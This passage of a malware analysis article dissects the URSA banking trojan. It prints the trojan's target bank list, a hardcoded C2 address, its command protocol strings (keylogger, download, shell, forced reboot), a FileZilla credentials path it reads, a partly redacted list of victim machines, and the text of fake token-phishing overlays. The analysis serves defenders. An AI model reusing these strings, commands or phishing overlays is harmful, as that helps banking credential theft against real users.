.text:039EA468 00000010 unicode advance
.text:039EA484 00000012 unicode investor
.text:039EA4A4 00000012 unicode Santader
.text:039EA4C4 00000016 unicode blockchain
.text:039EA4E8 00000010 unicode bitcoin
.text:039EA504 00000010 unicode binance
.text:039EA520 00000012 unicode coinbase
.text:039EA540 0000000E unicode kraken
.text:039EA55C 0000000E unicode crypto
.text:039EA578 00000012 unicode primebit
.text:039EA598 0000000C unicode bitso
.text:039EA5B0 0000000E unicode paypal
.text:039EA5CC 0000000E unicode bankia
.text:039EA5E8 0000001C unicode bancosabadell
.text:039EA610 00000014 unicode bankinter
.text:039EA630 00000012 unicode ibercaja
.text:039EA650 00000014 unicode liberbank
.text:039EA670 0000000E unicode abanca
.text:039EA68C 00000014 unicode kutxabank
.text:039EA6AC 0000001A unicode unicajabanco
.text:039EA6D4 00000012 unicode bancobpi
.text:039EA6F4 00000014 unicode novobanco
.text:039EA714 0000001C unicode millenniumbcp
.text:039EA73C 0000001A unicode caixadirecta
.text:039EA764 00000016 unicode activobank
.text:039EA788 00000012 unicode montepio
.text:039EA7A8 00000014 unicode crditoagr
.text:039EA7C8 0000002C unicode bancapopolaredemilano
.text:039EA800 00000012 unicode bancobpm
.text:039EA820 0000000A unicode bper
.text:039EA838 00000014 unicode unicredit
.text:039EA858 00000010 unicode banking
.text:039EA874 00000028 unicode bancaintesasanpaolo
.text:039EA8A8 00000008 unicode bnl
.text:039EA8BC 0000000C unicode banca
.text:039EA8D4 00000012 unicode bancamps
```

During the malware analysis, some interesting overlay windows were obtained. More details and full images available at the end of the article.





Figure 25: *Banking overlay windows from URSA trojan banker.*

When the malware detects the victims accessed a target home banking portal, a socket connection is established to the malware operator (C2 server). Criminals control each step, requesting specific data step-by-step in a back-office portal. Some commands hardcoded inside the malware are presented in Figure 26.



```
push    eax
mov     ecx, [ebp-0Ch]
mov     edx, offset aHttp191_235__0 ; "http://191.235.99.13/"
mov     eax, [ebp-8]
call    sub_393FEC8
mov     eax, offset aContouInfectHt ; "contou infect - http://191.235.99.13/"
call    sub_39688E4
```


```
0x398b838    42    http://191.235.99.13/
0x398b870    74    contou infect - http://191.235.99.13/
0x398b8c8    82    erro ao contar - http://191.235.99.13/ -
0x398b944    56    \FileZilla\recentservers.xml
0x398bab0    34    Tiempo restante:
0x398bba0    68    1CmnfAvV2tHqW5DcnQ9aN6MnJTaNdp6W3U
0x398c26c    22    <|Desktop|>
0x398c2a0    22    <|TAMANHO|>
0x398c608    22    <|TAMANHW|>
0x398c650    22    <|TAMANHO|>
0x398c740    24    <|KEYBOARD|>
0x398ca5c    22    <|JKEYLOG|>
0x398caa4    26    <|TAMANHOKL|>
0x398cef4    20    <|getsKL|>
0x398cf18    26    <|TAMANHOKL|>
0x398cf64    20    <|okokKL|>
0x398cf88    20    <|getsPS|>
0x398cfac    26    <|TAMANHOPS|>
0x398cfd4    20    <|okokPS|>
0x398cff8    22    <|getsKL2|>
0x398d01c    22    <|okokKL2|>
0x398d0ec    24    <|DOWNLOAD|>
0x398d5f8    66    Gerenciador de Tarefas do Windows
0x398d63c    56    Gestor de Tarefas do Windows
0x398d678    44    Gerenciador de Tarefas
0x398d6a8    42    Gerenciador de Tareas
0x398d6d4    68    Administrador de tareas de Windows
0x398d71c    46    Administrador de tareas
0x398d74c    34    TaskManagerWindow
0x398d7b4    24    net explorer
0x398d7dc    24    ozillawindow
```

```
0x3995c54    24    Fase Espera
0x3995c98    32    <<|<|ESPERA|><<|
0x3995cc8    28    <|STAT|>colou
0x3995d04    34    Aguardando dados
0x3995d44    26    Abriu buraco
0x3995d6c    28    Fechou buraco
0x3995e68    58    <|STAT|>Imagem esp enviada<|>
0x3995eb0    48    <|STAT|>Print enviado<|>
0x3995ef0    54    <|STAT|>Dados Reenviados<|>
0x3995f34    60    <|STAT|>Reiniciando maquina<|>
0x3995f74    26    cmd /k shutdown -r -t 0 -f
0x3995f9c    26    <|TAMANHOPS|>
0x3995fc4    62    <|STAT|>Alpha blend alterado<|>
0x3996010    56    <|STAT|>Conexao encerrada<|>
0x399606c    48    <|STAT|>Maq bloqueada<|>
0x39960ac    54    <|STAT|>Conexao resetada<|>
0x3996104    46    <|STAT|>Maq liberada<|>
0x3996140    42    <|ATIV|>Desativado<|>
0x3996178    60    <|STAT|>Tam buraco alterado<|>
0x39961c4    46    <|STAT|>KL instalado<|>
0x3996200    52    <|STAT|>KL desinstalado<|>
0x3996244    52    <|STAT|>KL desisntalada<|>
0x3996288    44    <|STAT|>KL alterada<|>
0x39962c4    38    <|STAT|>Comando KL
0x39962f8    26    <|TAMANHOKL|>
0x3996320    44    <|STAT|>Log Enviado<|>
0x399635c    64    <|STAT|>Nenhum log encontrado<|>
0x39963ac    64    <|STAT|>Transformacao recorte =
0x39963fc    50    <|STAT|>Mouse Alterado =
0x399643c    56    <|STAT|>Comando MostraBarra
0x3996484    54    <|STAT|>Comando AtualizaUP
0x39964e4    56    <|STAT|>Comando PostMessage
0x399652c    56    <|STAT|>Comando SendMessage
0x399658c    44    <|STAT|>Log Apagado<|>
0x39965c8    54    <|STAT|>Comando ShowWindow
0x399661c    22    <|WLOGS|>
0x3996654    48    <|STAT|>Comando SetFore
0x3996694    46    <|STAT|>Comando WinExec
0x39966d0    44    <|STAT|>Comando Shell
0x3996718    42    <|STAT|>Comando Down
0x3996750    58    <|STAT|>Download Encerrado<|>
0x39967b0    60    <|STAT|>Comando Block Entrada
0x39967fc    32    [Banca en linea]
0x399682c    28    [Banco OnLine]
0x3996858    50    <|STAT|>Comando SetaFase
0x39968a8    44    <|STAT|>Maq travada<|>
```

Figure 26: *Internal commands of URSA trojan.*

C2 details and victim’s data


The victim’s data is sent to C2 during the malware execution. During our analysis, it was possible to collect information on the number of victims affected during this wave (June – mid-September), as well as all data exfiltrated from the victims’ devices.



```
======================================================================
Total de infects: 196 - CORE 1 - GB 0 - Avast 45 - Def 190

1 || 04/09 08:11 || CARMO-PC || Windows Vista (TM) Home Premium || 50 || 121,1KB || || Portugu�s (Portugal) || || ESET Internet Security || Windows Def[redacted]
2 || 04/09 08:15 || DESVC03 || Win 7 || 50 || 125,2KB || || Portugu�s (Portugal) || || McAfee� Security-as-a-Service || 64B || || [redacted]
3 || 04/09 08:32 || L10_008 || Win 7 || 50 || 108,2KB || || Portugu�s (Portugal) || || FortiClient AntiVirus || Windows Defender || 64B || || 89.11[redacted]
4 || 04/09 08:55 || HP-PC || Win 10 || 50 || 144,7KB || || Portugu�s (Portugal) || || Bitdefender Endpoint Security Tools Anti-malware || Windows Defender || [redacted]
5 || 04/09 08:58 || JOAORODRIGUES || Win 7 || 50 || 138.6KB || || Portugu�s (Portugal) || || Spybot - Search and Destroy || Windows Defender || 64B || [redacted]
6 || 04/09 08:59 || AFURADA2 || Win 10 || 50 || 128,9KB || || Portugu�s (Portugal) || || AVG Antivirus || Windows Defender || 64B || || 94.61[redacted]
7 || 04/09 10:00 || POSTOCTB || Win 10 || 50 || 109,7KB || || Portugu�s (Portugal) || || Windows Defender || 64B || || 94.60.1[redacted]
8 || 04/09 10:04 || JMCPC89 || Win 10 || 50 || 118,8KB || || Portugu�s (Portugal) || || Webroot SecureAnywhere || Windows Defender || 64B [redacted]
9 || 04/09 10:35 || MARISA || Win 10 || 50 || 109,7KB || || Portugu�s (Portugal) || || Windows Defender || 64B || || 213.58[redacted]
10 || 04/09 11:25 || DESKTOP-KUSUUEJ || Win 10 || 50 || 117,8KB || || Portugu�s (Portugal) || || Windows Defender || 64B || || [redacted]
11 || 04/09 12:03 || PC-MIGUEL || Win 10 || 50 || 149,0KB || || Portugu�s (Portugal) || || Sophos Anti-Virus || Windows Defender || 64B || || 89.[redacted]
12 || 04/09 12:04 || ANGELO-TOSHIBA || Win 10 || 50 || 142,1KB || || Portugu�s (Portugal) || || Windows Defender || 64B || || 62.28.195.[redacted]
13 || 04/09 12:53 || POSTO1PC || Windows Vista (TM) Home Premium || 50 || 131,1KB || || Portugu�s (Portugal) || || Avira Antivirus || Windows Defender || 3[redacted]
|| 04/09 02:26 || ADELINA || Win 7 || 50 || 127,7KB || || Portugu�s (Portugal) || || Trend Micro Security Agent || Trend Micro Security Agent Anti-spyware || Windows D[redacted]
15 || 04/09 10:05 || DESKTOP-B25BLK6 || Win 10 || 50 || 116,4KB || || Portugu�s (Brasil) || || Avast Antivirus || Windows Defender || 64B || || 177[redacted]
16 || 04/09 10:36 || DESKTOP-B25BLK6 || Win 10 || 50 || 107,4KB || || Portugu�s (Brasil) || || Avast Antivirus || Windows Defender || 64B || || 177[redacted]
17 || 05/09 10:03 || CARLOS || Win 7 || 50 || 108,2KB || || Portugu�s (Portugal) || || Windows Defender || 32B || || 2.80.22[redacted]
18 || 06/09 09:41 || LEI204-201 || Win 10 || 50 || 112,3KB || || Portugu�s (Portugal) || || Windows Defender || 64B || || 85.1[redacted]
19 || 07/09 08:03 || ARTEFIRME-PC || Win 10 || 50 || 142,1KB || || Portugu�s (Portugal) || || Windows Defender || 64B || || 85.24[redacted]
20 || 07/09 08:16 || WALT02 || Win 10 || 50 || 102,0KB || || Portugu�s (Portugal) || || Symantec Endpoint Protection || Windows Defender || 64B || || [redacted]
21 || 07/09 08:56 || MARIANA-PC || Win 7 || 50 || 160,5KB || || Portugu�s (Portugal) || || ESET Endpoint Antivirus || Windows Defender || 64B || || 1[redacted]
22 || 07/09 09:41 || PTSTDT131 || Win 10 || 50 || 145,4KB || || Portugu�s (Portugal) || || Symantec Endpoint Protection || Windows Defender || 64B [redacted]
23 || 07/09 09:58 || MAVILDE || Win 10 || 50 || 132,2KB || || Portugu�s (Portugal) || || Windows Defender || 64B || || 83.240.[redacted]
24 || 07/09 10:14 || ASUS_P5G41T-M-L || Win 10 || 50 || 144,7KB || || Portugu�s (Portugal) || || Windows Defender || 32B || || 87.[redacted]
25 || 07/09 10:59 || MJOSE-PC || Win 10 || 50 || 138,9KB || || Portugu�s (Portugal) || || Norton 360 || Norton Security || Windows Defender || 32B || || [redacted]
```

Figure 27: *Some affected users and AV engine installed and running in the infected device.*

Interesting that this malware evades AV detection, at least the phase where credentials were collected. We can see in Figure 28 that many affected computers were running popular antivirus and were infected by this threat. On the other side, all the victim’s data is stored in TXT files on the C2 server. The file starts with the id language (Portugal – 2070), followed by the computer name, trojan compilation ID, and finally, the victim ID present on the C2 database.




Name	Date modified	Type	Size
1033_[redacted]MD0VY_HJ0_0506.txt	12/09/2020 18:06	Text Document	4 KB
1034_[redacted]_HJ0_0558.txt	13/08/2020 06:58	Text Document	38 KB
1034_[redacted]_HJ1_0558.txt	13/08/2020 06:58	Text Document	4 KB
1034_[redacted]_HK10_0558.txt	13/08/2020 06:58	Text Document	1 KB
1046_[redacted]JNQ33S_HJ0_0316.txt	11/09/2020 16:16	Text Document	92 KB
2058_[redacted]DB589_HJ0_0722.txt	13/08/2020 20:22	Text Document	5 KB
2070_[redacted]_HJ0_1205.txt	11/09/2020 13:05	Text Document	44 KB
2070_[redacted]J0_0226.txt	04/09/2020 15:26	Text Document	13 KB
2070_[redacted]J1_0226.txt	04/09/2020 15:26	Text Document	5 KB
2070_[redacted]_HJ0_0859.txt	04/09/2020 09:59	Text Document	24 KB
2070_[redacted]_HJ1_0859.txt	04/09/2020 09:59	Text Document	2 KB
2070_[redacted]_HK10_0906.txt	04/09/2020 10:06	Text Document	9 KB
2070_[redacted]_0637.txt	11/09/2020 07:37	Text Document	94 KB
2070_[redacted]_0637.txt	11/09/2020 07:37	Text Document	2 KB
2070_[redacted]00_0644.txt	11/09/2020 07:44	Text Document	4 KB
2070_[redacted]FEITO_HJ0_0842.txt	10/09/2020 09:42	Text Document	38 KB
2070_[redacted]ARIA_HJ0_0841.txt	18/08/2020 09:41	Text Document	39 KB
2070_[redacted]ARIA_HJ1_0841.txt	18/08/2020 09:41	Text Document	4 KB
2070_[redacted]ARIA_HK00_1038.txt	18/08/2020 11:38	Text Document	566 KB
2070_[redacted]ARIA_HK01_1146.txt	18/08/2020 12:46	Text Document	151 KB
2070_[redacted]C_HJ0_0958.txt	10/09/2020 10:58	Text Document	39 KB
2070_[redacted]C_HK00_1002.txt	10/09/2020 11:02	Text Document	19 KB
2070_[redacted]C_HK01_1006.txt	10/09/2020 11:06	Text Document	19 KB
2070_[redacted]C_HK02_1010.txt	10/09/2020 11:10	Text Document	19 KB
2070_[redacted]C_HK03_1013.txt	10/09/2020 11:13	Text Document	19 KB
2070_[redacted]PC_HJ0_0803.txt	07/09/2020 09:03	Text Document	61 KB

lang id = 2070 - Portugal

Figure 28: *Ursa trojan – victim's details.*


The geo-map initially addressed in this article was based on the C2s available below, and based on the number of available infections found there.

URSA trojan – Banking Overlay Windows



Por qué es necesario instalacion el Trusteer Rapport
Durante el proceso de instalación se solicitará alguna información para confirmar su identidad.

- Bloqueamos links falsos y virus para mantener su seguridad ✓
- Comprobará siempre la fuente de tus correos; atento a premios y mensajes extraños. ✓
- Por tu seguridad, verifica que la URL comience con https:// ✓
- Vamos a bloquear vínculos y programas y archivos falsos. para su seguridad. ✓



Seguridad adicional necesaria

Ingresa un Token


^ Ocultar instrucciones

Paso 1
Presiona el botón 3 segundos para prender el Token, después ingresa tu PIN.

Paso 2
Cuando la palabra "HSBC" aparezca en la pantalla de tu Token, presiona el botón e ingresa los números


(Para más información, selecciona el botón de ayuda)

Paso 3
Presiona el botón nuevamente e ingresa los 6 números que se muestran en tu Token, en el espacio indicado.



